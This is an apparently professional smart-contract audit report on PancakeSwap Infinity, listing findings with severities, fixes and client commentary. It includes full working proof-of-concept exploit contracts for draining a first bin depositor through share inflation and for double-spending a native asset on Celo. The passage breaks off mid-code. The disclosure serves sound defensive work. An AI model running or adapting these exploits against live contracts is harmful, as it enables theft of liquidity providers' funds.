hexens × PancakeSwap

SECURITY REVIEW REPORT FOR PANCAKESWAP

CONTENTS

- BinPoolManager::donate() incorrectly reverts if currentBinShare is equal to MIN_BIN_SHARE_FOR_DONATE
- Inconsistent naming for non-constant/immutable parameters
- Code documentation inconsistencies in CLPool library
- Redundant imports
- Use unchecked when it is safe
- Missing natspec in the hooks library
- Typographical errors
- Constant variables should be marked as private
- Call to protocol fee controller could be static
- Inaccurate event data when collecting fee-on-transfer tokens
- Discrepancy between documentation and ProtocolFees implementation

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

EXECUTIVE SUMMARY

OVERVIEW

This reports covers the results from multiple iterative audits of the core smart contracts of PancakeSwap Infinity.

Our security assessment was a full review of the code in multiple iterations for a combined total of 5 weeks.

During our audits, we have identified one critical severity vulnerability, which could have allowed an attacker to bypass share rate manipulation and steal assets from liquidity providers.

We have also identified several minor severity vulnerabilities and code optimisations.

All of our reported issues were fixed by the development team and consequently validated by us.

We can confidently say that the overall security and code quality have increased after completion of our audit.

SCOPE

The analyzed resources are located on:

First Scope:
Issue Code: CAKE-

https://github.com/pancakeswap/pancake-v4-core/commit/52b2168f24d2a2fab9a905f5aacf0889b9521fe4

Second Scope:
Issue Code: CAKE3-

https://github.com/pancakeswap/pancake-v4-core/commit/6d0b5eea8176f3e4d1caf29446da0b31151ca090

Third Scope:
Issue Code: CAKE4-

https://github.com/pancakeswap/infinity-core/tree/8c8c34ad777ed7a3fb64c5b91a647e6f225a19da

The issues described in this report were fixed in the following commits:

First Scope:
Issue Code: CAKE-

https://github.com/pancakeswap/pancake-v4-core/commit/c5ca24a2c4fdbf689815a5f6f3cf718d9e77de79

https://github.com/pancakeswap/pancake-v4-core/commit/26c2e7d1980bab0a0c741ff7f553938719a4ce77

https://github.com/pancakeswap/pancake-v4-core/commit/d507e0952b857705c7b8f88e26b52f7072b4a93f

Second Scope:
Issue Code: CAKE3-

https://github.com/pancakeswap/pancake-v4-core/commit/1b4b44e6eb0a7a58c0430e6626c098128f9c7962

Third Scope:
Issue Code: CAKE4-

https://github.com/pancakeswap/infinity-core/tree/a209a50fa2a87217042a5040b61a4d9e215f99f6

https://github.com/pancakeswap/pancake-developer/tree/facf2553d9f4ab832e49ff2aab67f232060c67fa

REVIEW DETAILS

FIRST SCOPE

STARTED

CAKE-
01.07.2024

DELIVERED

12.08.2024


Review
Led by

MIKHAIL EGOROV

Senior Security Researcher

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.




TEAM DETAILS

SECOND & THIRD SCOPES

STARTED	DELIVERED
CAKE3- 19.08.2024	04.09.2024
CAKE4- 21.10.2024	31.10.2024
Review Led by	KASPER ZWIJSEN Head of Audits

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES


Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.

FINDINGS SUMMARY

Severity	Number of Findings
Critical	1
High	1
Medium	2
Low	6
Informational	12

Total: 22





WEAKNESSES

This section contains the list of discovered weaknesses.

CAKE3-18

DIRECT THEFT OF ASSETS OF FIRST BIN DEPOSITOR

SEVERITY: Critical

PATH:

v4-core/src/pool-bin/libraries/BinPool.sol:_updateBin

REMEDIATION:

We recommend to enforce a minimum amount of total supply either after the first mint or during creation, such that this rate cannot be manipulated.

STATUS: Fixed

DESCRIPTION:

When a user wants to mint liquidity into the bin of a pool, they can choose the proportions of the amounts freely for the current active bin. Only if the ratio is different from the current ratio, the user would be paying composition fees.

Inside of the **_updateBin** function, the user's effective shares and amounts are calculated using **getSharesAndEffectiveAmountsIn**. This function takes the amount of effective liquidity into account as well, by recalculating from the shares back to liquidity and subtracting any surplus from the user's amounts. This alone would protect against rounded down shares and thus inflation attacks.

However, the shares get recalculated again in **_updateBin** when adding the composition fees. More specifically, the composition fees aren't taken from the amounts, but rather the amount of shares the user will receive. The amounts are not recalculated and so here there is no protection against potential rounding down. A small of amount of fees could turn **2 wei** shares into **1 wei**, halving the user's share of the bin's total reserves.

Furthermore, this edge case is not protected against in the **pancake-v4-periphery/src/pool-bin/BinPositionManager.sol#L222-230** :

```
            (BalanceDelta delta, BinPool.MintArrays memory mintArray) =
binPoolManager.mint(
            params.poolKey,
             IBinPoolManager.MintParams({liquidityConfigs: liquidityConfigs,
amountIn: amountIn, salt: bytes32(0)}),
            params.hookData
        );



        /// Slippage checks, similar to CL type. However, this is different
from TJ, in PCS v4,
         /// as hooks can impact delta (take extra token), user need to be
protected with amountMax instead
        delta.validateMaxIn(params.amount0Max, params.amount1Max);
```

Only the amount in is checked to not exceed the max, not the amount of shares that was minted.

Inflation of the reserves against a total supply of **1 wei** is possible using the same method of rounding down the shares due to composition fees in a loop. The amount would exponentially increase and the reverse can be doubled each time this way.

As a result, the victim user would be paying the full amount for only half the shares. The rest of the value would be distributed to the attacker that holds the first shares and after burning that, they would've stolen half of the assets of the victim user.

```
function _updateBin(State storage self, MintParams memory params, uint24 id,
bytes32 maxAmountsInToBin)
    internal
    returns (
        uint256 shares,
        bytes32 amountsIn,
        bytes32 amountsInToBin,
        bytes32 feeAmountToProtocol,
        bytes32 compositionFeeAmount
    )
{
    BinSlot0 slot0Cache = self.slot0;
    uint24 activeId = slot0Cache.activeId();
    bytes32 binReserves = self.reserveOfBin[id];


    uint256 price = id.getPriceFromId(params.binStep);
    uint256 supply = self.shareOfBin[id];


    (shares, amountsIn) =
binReserves.getSharesAndEffectiveAmountsIn(maxAmountsInToBin, price,
supply);
    amountsInToBin = amountsIn;


    if (id == activeId) {
        // Fees happens when user try to add liquidity in active bin but
with different ratio of (x, y)
        /// eg. current bin is 40/60 (a,b) but user tries to add liquidity
with 50/50 ratio
        uint24 lpFee = params.lpFeeOverride.isOverride()
            ?
params.lpFeeOverride.removeOverrideAndValidate(LPFeeLibrary.TEN_PERCENT_FEE)
            : slot0Cache.lpFee();


        bytes32 feesAmount;
        (feesAmount, feeAmountToProtocol) =
            binReserves.getCompositionFeesAmount(slot0Cache.protocolFee(),
lpFee, amountsIn, supply, shares);
        compositionFeeAmount = feesAmount;
```

```
        if (feesAmount != 0) {
            {
                uint256 userLiquidity =
amountsIn.sub(feesAmount).getLiquidity(price);
                /// @dev Ensure fee accrued only to existing lp, before
calculating new share for minter
                uint256 binLiquidity =
binReserves.add(feesAmount.sub(feeAmountToProtocol)).getLiquidity(price);
                shares = userLiquidity.mulDivRoundDown(supply,
binLiquidity);
            }


            if (feeAmountToProtocol != 0) {
                amountsInToBin = amountsInToBin.sub(feeAmountToProtocol);
            }
        }
    } else {
        amountsIn.verifyAmounts(activeId, id);
    }


    if (shares == 0 || amountsInToBin == 0) revert BinPool__ZeroShares(id);
    if (supply == 0) _addBinIdToTree(self, id);


    self.reserveOfBin[id] = binReserves.add(amountsInToBin);
}
```

Proof of concept:

```
// SPDX-License-Identifier: UNDEFINED
pragma solidity ^0.8.24;

import "forge-std/Test.sol";
import "src/Vault.sol";
import "src/pool-bin/BinPoolManager.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import "src/types/Currency.sol";
import "src/types/PoolKey.sol";
import "src/types/PoolId.sol";
import "src/pool-bin/libraries/BinPoolParametersHelper.sol";
import "src/pool-bin/libraries/BinPosition.sol";

contract PoC is Test {

    Vault vault;
    BinPoolManager bpm;
    MockERC20 token0;
    MockERC20 token1;
    Currency currency0;
    Currency currency1;
    PoolKey _key;

    function test_poc() public {
        vault = new Vault();
        bpm = new BinPoolManager(vault);
        vault.registerApp(address(bpm));
        token0 = new MockERC20();
        token1 = new MockERC20();
        (token0, token1) = token0 < token1 ? (token0, token1) : (token1,
token0);
        currency0 = Currency.wrap(address(token0));
        currency1 = Currency.wrap(address(token1));
        _key = PoolKey({
            currency0: currency0,
            currency1: currency1,
            hooks: IHooks(address(0)),
            poolManager: IPoolManager(address(bpm)),
```

```
            fee: uint24(3000),
            parameters: BinPoolParametersHelper.setBinStep(bytes32(0), 10)
        });
        bpm.initialize(_key, uint24(1 << 23));

        Victim victim = new Victim(vault, bpm, token0, token1, currency0,
currency1, _key);
        token0.transfer(address(victim), 3 ether);
        token1.transfer(address(victim), 3 ether);
        console.log("Victim balance:\n\t%e\n\t%e",
token0.balanceOf(address(victim)), token1.balanceOf(address(victim)));

        vault.lock(bytes(""));

        victim.victimMintAndBurn();

        console.log("Victim balance:\n\t%e\n\t%e",
token0.balanceOf(address(victim)), token1.balanceOf(address(victim)));
    }

    function lockAcquired(bytes memory data) external returns (bytes memory
result) {
        PoolKey memory key = _key;
        PoolId id = PoolIdLibrary.toId(key);

        bytes32[] memory lcs = new bytes32[](1);
        lcs[0] = bytes32(abi.encodePacked(bytes13(0), uint64(1e18),
uint64(1e18), uint24(1 << 23)));

        bytes32 amountIn = bytes32(abi.encodePacked(uint128(1e9),
uint128(1e9)));
        bpm.mint(key, IBinPoolManager.MintParams(lcs, amountIn, bytes32(0)),
bytes(""));

        BinPosition.Info memory pos =
bpm.getPosition(PoolIdLibrary.toId(key), address(this), 1 << 23,
bytes32(0));
        uint[] memory ids = new uint[](1);
        ids[0] = uint24(1 << 23);
        uint[] memory amounts = new uint[](1);
        amounts[0] = pos.share - 1;
        bpm.burn(key, IBinPoolManager.BurnParams(ids, amounts, bytes32(0)),
bytes(""));
```

```
        _printBin(id);

        bytes32[] memory lcs2 = new bytes32[](2);
        lcs2[0] = bytes32(abi.encodePacked(bytes13(0), uint64(1e18),
uint64(0), uint24(1 << 23)));
        lcs2[1] = bytes32(abi.encodePacked(bytes13(0), uint64(0),
uint64(1e18), uint24(1 << 23)));
        BinPool.MintArrays memory ma;
        IBinPoolManager.MintParams memory mp0 =
IBinPoolManager.MintParams(lcs2, bytes32(abi.encodePacked(uint128(2e18),
uint128(2e18))), bytes32(0));
        IBinPoolManager.BurnParams memory bp =
IBinPoolManager.BurnParams(ids, amounts, bytes32(0));

        for (uint i; i < 175; i++) {
            (,ma) = bpm.mint(key, mp0, bytes(""));
            bp.amountsToBurn[0] = ma.liquidityMinted[0] +
ma.liquidityMinted[1];
            bpm.burn(key, bp, bytes(""));
        }

        _printBin(id);

        bytes32[] memory lcs3 = new bytes32[](2);
        lcs3[0] = bytes32(abi.encodePacked(bytes13(0), uint64(0),
uint64(0.8e18), uint24(1 << 23)));
        lcs3[1] = bytes32(abi.encodePacked(bytes13(0), uint64(1e18),
uint64(0.2e18), uint24(1 << 23)));
        IBinPoolManager.MintParams memory mp1 =
IBinPoolManager.MintParams(lcs3, bytes32(0), bytes32(0));
        //amounts[0] = 2;
        for (uint i; i < 57; i++) {
            mp1.amountIn = _skewBalanceReserves(id);
            bpm.mint(key, mp1, bytes(""));
            pos = bpm.getPosition(id, address(this), 1 << 23, bytes32(0));
            amounts[0] = pos.share - 1;
            bpm.burn(key, bp, bytes(""));
        }

        _printBin(id);
```

```
        uint amt0 = uint256(-vault.currencyDelta(address(this), currency0));
        uint amt1 = uint256(-vault.currencyDelta(address(this), currency1));

        vault.sync(currency0);
        token0.transfer(address(vault), amt0);
        vault.settle();
        vault.sync(currency1);
        token1.transfer(address(vault), amt1);
        vault.settle();
    }

    function _printBin(PoolId id) private view {
        (uint128 binReserveX, uint128 binReserveY, uint256 binLiquidity,
uint256 totalShares) = bpm.getBin(id, 1 << 23);
        console.log("Reserve: (%e, %e)", binReserveX, binReserveY);
        console.log("Total supply: %e", totalShares);
    }

    function _skewBalanceReserves(PoolId id) private view returns (bytes32)
{
        (uint128 x, uint128 y,,) = bpm.getBin(id, 1 << 23);
        return (
            bytes32(abi.encodePacked(uint128(x * 5), uint128(y * 5)))
        );
    }

    function _balanceReserves(PoolId id) private view returns (bytes32) {
        (uint128 x, uint128 y,,) = bpm.getBin(id, 1 << 23);
        return bytes32(abi.encodePacked(uint128(x), uint128(y)));
    }
}

contract Victim {

    Vault vault;
    BinPoolManager bpm;
    MockERC20 token0;
    MockERC20 token1;
    Currency currency0;
    Currency currency1;
    PoolKey _key;
```

```
    constructor(Vault vault_, BinPoolManager bpm_, MockERC20 token0_,
MockERC20 token1_, Currency currency0_, Currency currency1_, PoolKey memory
key_) {
        vault = vault_;
        bpm = bpm_;
        token0 = token0_;
        token1 = token1_;
        currency0 = currency0_;
        currency1 = currency1_;
        _key = key_;
    }

    function victimMintAndBurn() external {
        vault.lock(bytes(""));
    }

    function lockAcquired(bytes memory data) external returns (bytes memory
result) {
        PoolKey memory key = _key;
        PoolId id = PoolIdLibrary.toId(key);

        bytes32[] memory lcs = new bytes32[](1);
        lcs[0] = bytes32(abi.encodePacked(bytes13(0), uint64(1e18),
uint64(1e18), uint24(1 << 23)));

        bytes32 amountIn = bytes32(abi.encodePacked(uint128(3e18),
uint128(3e18)));
        bpm.mint(key, IBinPoolManager.MintParams(lcs, amountIn, bytes32(0)),
bytes(""));

        BinPosition.Info memory pos = bpm.getPosition(id, address(this), 1
<< 23, bytes32(0));
        uint[] memory ids = new uint[](1);
        ids[0] = uint24(1 << 23);
        uint[] memory amounts = new uint[](1);
        amounts[0] = pos.share;
        bpm.burn(key, IBinPoolManager.BurnParams(ids, amounts, bytes32(0)),
bytes(""));

        uint amt0 = uint256(-vault.currencyDelta(address(this), currency0));
        uint amt1 = uint256(-vault.currencyDelta(address(this), currency1));
```

```
        vault.sync(currency0);
        token0.transfer(address(vault), amt0);
        vault.settle();
        vault.sync(currency1);
        token1.transfer(address(vault), amt1);
        vault.settle();
    }

}

contract MockERC20 is ERC20 {
    constructor() ERC20("", "") {
        _mint(msg.sender, 1_000_000_000 ether);
    }
}
```

NATIVE ASSET COULD BE DOUBLE SPENT

SEVERITY: High

PATH:

src/Vault.sol:L129-L140

REMEDIATION:

Cache the currency parameter within the Vault.sync() function to use it later in Vault.settle(), ensuring that users cannot specify the currency for Vault.settle().

If no currency is cached, it indicates that Vault.sync() has not been invoked, and the native asset (address(0)) is transferred via msg.value.

STATUS: Fixed

DESCRIPTION:

On certain EVM-based chains, the native asset may have an ERC20-like interface and a designated contract address. For example, in the CELO chain, the native asset can be transferred either through msg.value or through the ERC20-like methods of the **GoldToken** contract, as documented here: Celo for Ethereum Developers | Celo Documentation This dual transfer method can create ambiguity and lead to double spending of native asset, if PancakeSwap protocol is deployed on such chains.

An attack exploiting this vulnerability could unfold as follows:

1. The attacker possesses an amount X of native assets, transferable either through **msg.value** or the ERC20-like contract at address **Addr**.
2. The attacker initiates **Vault.sync()** for **Addr**. There is no need to call **sync()** for the second time when the native asset is transferred through **msg.value**, or **currency = address(0)**.

3. The attacker performs two settle operations: **Vault.settle(0)** with **msg.value**, and subsequent **Vault.settle(Addr)**.
4. By executing two take operations, the attacker can retrieve back **2X** amount of native asset: **Vault.take(Addr)** and **Vault.take(0)**.

```
function sync(Currency currency) public returns (uint256 balance) {
    balance = currency.balanceOfSelf();
    currency.setVaultReserves(balance);
}

/// @inheritdoc IVault
function settle(Currency currency) external payable override isLocked
returns (uint256 paid) {
    if (!currency.isNative()) {
        if (msg.value > 0) revert SettleNonNativeCurrencyWithValue();
        uint256 reservesBefore = currency.getVaultReserves();
        uint256 reservesNow = sync(currency);
        paid = reservesNow - reservesBefore;
    } else {
        paid = msg.value;
    }

    SettlementGuard.accountDelta(msg.sender, currency, paid.toInt128());
}
```

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.24;

import "forge-std/Test.sol";

import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {Vault} from "../../src/Vault.sol";
import {FakePoolManager} from "./FakePoolManager.sol";
import {Currency} from "../../src/types/Currency.sol";

contract DoubleSpendingNative is Test {
    address attacker = address(1);

    IERC20 cGold = IERC20(0x471EcE3750Da237f93B8E339c536989b8978a438);

    Vault vault;

    FakePoolManager fakePoolManager;

    Currency currency0;
    Currency currency1;

    function setUp() public {
        vm.deal(attacker, 10 ether);

        vault = new Vault();

        fakePoolManager = new FakePoolManager(vault);
        vault.registerApp(address(fakePoolManager));

        currency0 = Currency.wrap(address(0));
        currency1 = Currency.wrap(address(cGold));

        vm.deal(address(vault), 100 ether);
    }
```

```
    // Check duality behavior of Native Token on the Celo chain
    function test_native_token_duality() public {
        address guy = address(2);

        vm.prank(attacker);
        payable(guy).transfer(1 ether);

        assertEq(attacker.balance, 9 ether);
        assertEq(cGold.balanceOf(attacker), 9 ether);
    }

    // PoC for the double spending issue
    function test_double_spending() public {
        vault.lock(hex"01");
    }

    function lockAcquired(bytes calldata data) external returns (bytes
memory) {
        vault.sync(currency1);

        uint256 paid0 = vault.settle{value: 10 ether}(currency0);
        uint256 paid1 = vault.settle(currency1);

        assertEq(paid0 + paid1, 20 ether);

        vault.take(currency0, attacker, paid0);
        vault.take(currency1, attacker, paid1);
    }
}
```

ZKSYNC ERA DOESN'T SUPPORT TSTORE AND TLOAD OPCODES

SEVERITY: Medium

PATH:

v4-core/libraries/SettlementGuard.sol#L12-L95

REMEDIATION:

We recommend implementing a version of SettlementGuard.sol and VaultReserve.sol that uses normal storage instead of transient storage, which can then be used on chains that do not supports transient storage.

STATUS: Acknowledged, see commentary

DESCRIPTION:

PancakeSwap nfinity heavily depends on the **TSTORE** and **TLOAD** opcodes to implement critical features such as reentrancy protection, flash accounting, and slippage control. The issue arises because zkSync Era currently lacks support for these opcodes, as confirmed by rollup.codes. While zkSync has indicated plans to add support in the future, it's not available at this time.

Without support for these opcodes, any contract execution in PancakeSwap Infinity that relies on them will fail, effectively making the protocol incompatible with zkSync Era for the moment.

```
    function setLocker(address newLocker) internal {
        address currentLocker = getLocker();

        // either set from non-zero to zero (set) or from zero to non-zero
(reset)
        if (currentLocker != address(0) && newLocker != address(0)) revert
IVault.LockerAlreadySet(currentLocker);

        assembly ("memory-safe") {
            tstore(LOCKER_SLOT, and(newLocker,
0xffffffffffffffffffffffffffffffffffffffff))
        }
    }
```

```
    function getLocker() internal view returns (address locker) {
        assembly ("memory-safe") {
            locker := tload(LOCKER_SLOT)
        }
    }
```

```
    function getUnsettledDeltasCount() internal view returns (uint256 count)
{
        assembly ("memory-safe") {
            count := tload(UNSETTLED_DELTAS_COUNT)
        }
    }
```

```
    function getCurrencyDelta(address settler, Currency currency) internal
view returns (int256 delta) {
        uint256 elementSlot = uint256(keccak256(abi.encode(settler,
currency, CURRENCY_DELTA)));
        assembly ("memory-safe") {
            delta := tload(elementSlot)
        }
    }
```

```
    function accountDelta(address settler, Currency currency, int256
newlyAddedDelta) internal {
        if (newlyAddedDelta == 0) return;

        /// @dev update the count of non-zero deltas if necessary
        int256 currentDelta = getCurrencyDelta(settler, currency);
        int256 nextDelta = currentDelta + newlyAddedDelta;
        unchecked {
            if (nextDelta == 0) {
                assembly ("memory-safe") {
                    tstore(UNSETTLED_DELTAS_COUNT,
sub(tload(UNSETTLED_DELTAS_COUNT), 1))
                }
            } else if (currentDelta == 0) {
                assembly ("memory-safe") {
                    tstore(UNSETTLED_DELTAS_COUNT,
add(tload(UNSETTLED_DELTAS_COUNT), 1))
                }
            }
        }

        /// @dev ref: https://docs.soliditylang.org/en/v0.8.24/internals/
layout_in_storage.html#mappings-and-dynamic-arrays
        /// simulating mapping index but with a single hash
        /// save one keccak256 hash compared to built-in nested mapping
        uint256 elementSlot = uint256(keccak256(abi.encode(settler,
currency, CURRENCY_DELTA)));
        assembly ("memory-safe") {
            tstore(elementSlot, nextDelta)
        }
    }
```

Commentary from the client:

“ - We’ll wait for zkSync to support these 2 opcode before deploying.”

EXCESSIVE LIQUIDITY ADDITIONS MAY CAUSE BIN OVERFLOW ISSUES

SEVERITY: Medium

PATH:

v4-core/src/pool-bin/libraries/BinHelper.sol#L64-L104

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

The current implementation in **getSharesAndEffectiveAmountsIn** doesn't prevent bin liquidity from exceeding the **maximum Liquidity** limit when new liquidity or swap fees are added. It only checks the bin's liquidity and incoming amount before adding them, allowing potential overflow due to swap fee accumulation or additional liquidity.

The same issue also applies to:

- BinPool::donate() line 352
- BinPool::swap() line 171, if amountsIn + fees exceeds amountsOutOfBin
- BinHelper::getAmountsIn()
- BinHelper::getAmountsOut()

```
    function getSharesAndEffectiveAmountsIn(bytes32 binReserves, bytes32 amountsIn,
uint256 price, uint256 totalSupply)
        internal
        pure
        returns (uint256 shares, bytes32 effectiveAmountsIn)
    {
        (uint256 x, uint256 y) = amountsIn.decode();

        uint256 userLiquidity = getLiquidity(x, y, price);
        if (userLiquidity == 0) return (0, 0);

        uint256 binLiquidity = getLiquidity(binReserves, price);
        if (binLiquidity == 0 || totalSupply == 0) return (userLiquidity.sqrt(),
amountsIn);

        shares = userLiquidity.mulDivRoundDown(totalSupply, binLiquidity);
        uint256 effectiveLiquidity = shares.mulDivRoundUp(binLiquidity, totalSupply);

        if (userLiquidity > effectiveLiquidity) {
            uint256 deltaLiquidity = userLiquidity - effectiveLiquidity;

            // The other way might be more efficient, but as y is the quote asset, it
is more valuable
            if (deltaLiquidity >= Constants.SCALE) {
                uint256 deltaY = deltaLiquidity >> Constants.SCALE_OFFSET;
                deltaY = deltaY > y ? y : deltaY;

                y -= deltaY;
                deltaLiquidity -= deltaY << Constants.SCALE_OFFSET;
            }

            if (deltaLiquidity >= price) {
                uint256 deltaX = deltaLiquidity / price;
                deltaX = deltaX > x ? x : deltaX;

                x -= deltaX;
            }

            amountsIn = uint128(x).encode(uint128(y));
        }

        return (shares, amountsIn);
    }
```

```
// BinPool.sol

function swap(State storage self, SwapParams memory params)
    internal
    returns (BalanceDelta result, SwapState memory swapState)
{
    -- SNIP --
          self.reserveOfBin[swapState.activeId] =
binReserves.add(amountsInWithFees).sub(amountsOutOfBin); // @audit: same issue
          ...
}

function donate(State storage self, uint16 binStep, uint128 amount0, uint128 amount1)
    internal
    returns (BalanceDelta result, uint24 activeId)
{
    -- SNIP --
